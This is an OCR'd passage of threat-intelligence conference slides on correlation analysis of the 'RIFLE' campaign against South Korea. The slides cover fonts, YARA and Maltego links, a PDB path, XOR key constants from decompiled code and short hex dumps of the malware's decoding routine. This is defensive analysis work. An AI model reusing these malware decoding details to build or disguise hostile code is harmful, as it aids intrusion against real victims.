
Created Process

Registry

Internal String

MUTEX

Correlation Analysis




/* YARA */ Yara

&

Maltego

Correlation Analysis

Font



Frequently Used Fonts

DengXian, DengXian Light → **Chinese Fonts**

KP CheongPong, KP CheonRiMa, KP KwangMyeong → **RedStar OS Fonts**

https://kevinchen.co/blog/installing-north-korea-red-star-os/

Correlation Analysis : RIFLE Campaign

Decoding Method : IDA PseudoCode

Correlation Analysis

XOR Key

```
LOBYTE(xorkey3) = 0xD1u;
vardata = vdata;
xorkey2 = 0xA2u;

xorkey1 = 0x2B39DBD1;
dwResult = 0x5A793B21;
```

```
// xorkey1 - 4byte
// xorkey2 - 1byte
// xorkey3 - 4byte
// xorkey4 - 1byte
// dwResult - 4byte
```

Be careful with **Endian**


```
1000153D  CC CC CC 55 8B EC 83 EC  10 56
1000154D  68 00 10 00 00 57 6A 00  FF 15
1000155D  BA D1 DB 39 2B 39 75 F0  B1 A2
1000156D  79 5A 85 FF 7E 6F 8B 7D  08 53
1000157D  7D F4 89 5D F8 EB 03 8B  7D F4
1000158D  D8 32 D9 88 1E 8A D8 32  D9 22
```

```
1000153A  CC CC CC CC CC CC 55 8B
1000154A  0C 6A 04 68 00 10 00 00
1000155A  1B 8D F0 BA D1 DB 39 2B
1000156A  B8 21 3B 79 5A 85 FF 7E
1000157A  2B FE 89 7D F4 89 5D F8
1000158A  32 DA 32 D8 32 D9 88 1E
```


Correlation Analysis

PDB Path, C&C Server, Dropped Filename, Code Similarity

PDB Path	E:\Data\My Projects\Troy Source Code\tcp1st\rifle\Release\rifle.pdb



Correlation Analysis - Relationship Overall (Maltego)



05

Summary & Conclusion

Cyber Attack in South Korea

- Too busy from last year, even until YESTERDAY!
- Massive Cyber Attack still on going and will Keep going
- Attackers continuously try to find Vulnerability of 3RD Party Security Solutions

Correlation Analysis

- Know your enemies and Draw a Big Picture
- Build a Strategy and Tactics to response against Advanced Threat in the Future

More We Share, More We Find Out

Thank You

kjkwak@fsec.or.kr
skype, hangout : kjkwak12@gmail.com